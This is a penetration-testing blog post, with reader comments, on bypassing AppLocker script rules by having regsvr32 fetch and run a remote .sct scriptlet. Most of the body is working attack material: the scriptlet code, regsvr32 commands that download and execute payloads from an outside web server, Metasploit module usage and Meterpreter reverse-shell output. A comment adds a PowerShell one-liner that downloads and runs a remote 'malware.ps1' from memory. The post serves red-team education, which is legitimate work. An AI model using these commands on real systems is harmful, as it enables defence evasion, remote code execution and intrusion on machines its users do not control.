





Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[⏪ AppLocker Bypass – InstallUtil](#)[AppLocker Bypass – Regasm and Regsvcs ⏩](#)

May 11,
2017

AppLocker Bypass – Regsvr32

 netbiosX  Defense Evasion  AppLocker, Bypass, Metasploit, Regsvr32, Script Rules  5 Comments

AppLocker was designed to allow administrators to block the execution of Windows installer files, executables and scripts by users. However various techniques have been discovered that can bypass these restrictions. For example in windows environments that are configured to prevent the execution of scripts via AppLocker the regsvr32 command line utility can be used as a bypass method.

Search the Lab

Author




netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,666 other followers

[Follow](#)



The regsvr32 is a windows command line utility that is used to register and unregister .dll files and ActiveX controls into the registry. [Casey Smith](#) discovered that it is possible to bypass AppLocker script rules by calling the **regsvr32** utility to execute a command or arbitrary code through .sct files. This utility has many benefits since it is a trusted Microsoft binary, proxy aware, it supports TLS encryption, it follows redirects and it doesn't leave any trace on the disk.

The scriptlet below is a modified version of the [code](#) that [Casey Smith](#) wrote but instead of calling calc.exe or cmd.exe it will execute a custom binary that is already dropped on the target system if command prompt is allowed:

```

1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration
4  progid="Pentest"
5  classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6  <script language="JScript">
7
8  <![CDATA[
9  var r = new ActiveXObject("WScript.Shell").Run("cmd /k cd c:
10 ]]>
11
12 </script>

```

Recent Posts

- > [SPN Discovery](#)
- > [Situational Awareness](#)
- > [Lateral Movement – WinRM](#)
- > [AppLocker Bypass – CMSTP](#)
- > [PDF – NTLM Hashes](#)

Categories


- > [Coding](#) (10)
- > [Defense Evasion](#) (20)
- > [Exploitation Techniques](#) (19)
- > [External Submissions](#) (3)
- > [General Lab Notes](#) (21)
- > [Information Gathering](#) (12)
- > [Infrastructure](#) (2)
- > [Maintaining Access](#) (4)
- > [Mobile Pentesting](#) (7)
- > [Network Mapping](#) (1)
- > [Post Exploitation](#) (12)
- > [Privilege Escalation](#) (14)
- > [Red Team](#) (26)
- > [Social Engineering](#) (11)
- > [Tools](#) (7)
- > [VoIP](#) (4)
- > [Web Application](#) (14)
- > [Wireless](#) (2)

Archives

```
13 </registration>
14 </scriptlet>
```

The regsvr32 utility can be used to request and execute the script from the webserver that is hosted:

```
1 regsvr32 /u /n /s /i:http://ip:port/payload.sct scrobj.dll
```



```
C:\>regsvr32 /u /n /s /i:http://192.168.100.3/tmp/pentest.sct scrobj.dll
C:\>
```

Regsvr32 – Request and Execution of the Scriptlet

These options are instructing the regsvr32 to run:

- Silently without displaying any messages // /s
- To not call the DLL Register Server // /n
- To use another IP address since it will not call the DLL Register Server // /i
- To use the unregister method // /u

It is also possible to use regsvr32 to run a locally stored payload as well.

```
1 regsvr32 /u /n /s /i:payload.sct scrobj.dll
```

The command will execute the scriptlet directly from the web server that is hosting the file. The JavaScript code that is embedded in the .sct file instructs the pentestlab3.exe binary to be executed from the command prompt.

> June 2018
> May 2018
> April 2018
> January 2018
> December 2017
> November 2017
> October 2017
> September 2017
> August 2017
> July 2017
> June 2017
> May 2017
> April 2017
> March 2017
> February 2017
> January 2017
> November 2016
> September 2016
> February 2015
> January 2015
> July 2014
> April 2014
> June 2013
> May 2013
> April 2013
> March 2013
> February 2013
> January 2013
> December 2012
> November 2012
> October 2012

```
C:\>regsvr32 /u /n /s /i:http://192.168.100.3/tmp/pentest.sct scrobj.dll  
C:\>
```

pentestlab3.exe

C:\>

AppLocker Bypass via Regsvr32

Since the pentestlab3 is a Metasploit payload a Meterpreter session will be opened:

```
msf exploit(handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.100.3:4444  
[*] Starting the payload handler...  
[*] Sending stage (1189423 bytes) to 192.168.100.4  
[*] Meterpreter session 3 opened (192.168.100.3:4444 -> 192.168.100.4:491  
2017-05-10 16:55:42 -0400  
  
meterpreter > |
```

Regsvr32 – Meterpreter

Of course execution of scripts directly is still blocked however via the regsvr32 utility as per the example above this is possible.

› September 2012

› August 2012

› July 2012

› June 2012

› April 2012

› March 2012

› February 2012

@ Twitter

› @L_AGalloway Sounds right! Easy to remember as well! 20 hours ago

› @0x09AL @BSidesAth ah! You could be a speaker easily in any conf! 1 day ago

› @0x09AL @BSidesAth Congrats! They are lucky to have you! 1 day ago

› [New Post] SPN Discovery
pentestlab.blog/2018/06/04/spn... #pentestlab
#redteam 1 day ago


› CHIPSEC: Platform Security Assessment
Framework for analyzing the security of PC
platforms including hardware, syst...
twitter.com/i/web/status/1... 2 days ago

 Follow @netbiosX

Pen Test Lab Stats

› 3,025,980 hits

Blogroll



AppLocker – Restriction of Script Execution

Metasploit

Metasploit Framework has a specific payload which can be used to bypass AppLocker via the Regsvr32 utility automatically.

```
1 | exploit/windows/misc/regsvr32_applocker_bypass_server
```

The module will start a webserver which will host a malicious .sct file. It will also provide the command that needs to be executed on the target system.

```
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Using URL: http://0.0.0.0:8080/Csm6U4YVv0ciV
[*] Local IP: http://127.0.0.1:8080/Csm6U4YVv0ciV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YVv0ciV.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) > |
```

Metasploit – Regsvr32 Module

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0


Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

From the moment that the command will be executed the regsvr32 will request the .sct file from the web server and will execute a PowerShell payload.




```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YUu0
ciU.sct scrobj.dll

C:\Users\Administrator>
```

Metasploit – Execution of the Payload

As a result a Meterpreter session will be opened bypassing the AppLocker restrictions.



```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.100.1 regsvr32_ap
plocker_bypass_server - Handling request for the .sct file from 192.168.100.1
[*] 192.168.100.1 regsvr32_applocker_bypass_server - Delivering payload to 19
2.168.100.1
[*] Sending stage (957487 bytes) to 192.168.100.1
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.1:49280) at
2017-05-08 19:23:58 -0400
```

Metasploit – AppLocker Bypass via Regsvr32

Resources

https://www.rapid7.com/db/modules/exploit/windows/misc/regsvr32_applocker_bypass_ser

<http://subt0x10.blogspot.co.uk/2017/04/bypass-application-whitelisting-script.html>

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this



Advertisements

Advertisements

Rate this:



Share this:



Be the first to like this.


Related

AppLocker Bypass -
InstallUtil
In "Defense Evasion"

AppLocker Bypass -
CMSTP
In "Defense Evasion"

AppLocker Bypass -
Rundll32
In "Defense Evasion"

5 Comments *(+add yours?)*




atropineal

May 18, 2017 @ 21:12:55

to my understanding this bypasses restrictions on the execution of javascript, not on the execution of a binary. if you configure applocker with the default rules you will not be able to execute pentestlab.exe, with or without regsrv32

REPLY



netbiosX

May 19, 2017 @ 08:16:44

It is indeed bypasses script rules restrictions. However don't forget that this method can allow you to run an executable that is hosted in a URL that you control so there is no need for the binary to be dropped on the disk. Another scenario will be the payload.sct file to actually call PowerShell and run scripts from memory:
powershell.exe -ep Bypass -nop -noexit -c iex ((New-Object Net.WebClient).DownloadString('https://[website]/malware.ps1'))
There are plenty of possibilities.

👉 REPLY



atropineal

May 19, 2017 @ 09:26:40

hey! 😊 thanks for the response. if we can execute powershell anyway (and regsvr32 will not help us to run it if it is blocked), then we can already run the powershell web delivery command you mention directly.

regsvr32 does seem great in that we can download and execute a remote vbscript that can inject and execute arbitrary shellcode into its own process, and this seems great even if there is no requirement to bypass whitelisting!

i haven't seen a way to download and execute an actual exe file without it touching disk though, which you seem to be referring to. if you know of such a mechanism i'd be very pleased to hear about it! 😊

playing with the regsvr32 applocker bypass – atropineal

May 19, 2017 @ 22:32:54

Command and Control – JavaScript | Penetration Testing Lab

Jan 08, 2018 @ 04:39:47

Leave a Reply

Enter your comment here...

⏪ [AppLocker Bypass – InstallUtil](#)

[AppLocker Bypass – Regasm and Regsvcs](#) ⏩

Create a free website or blog at WordPress.com.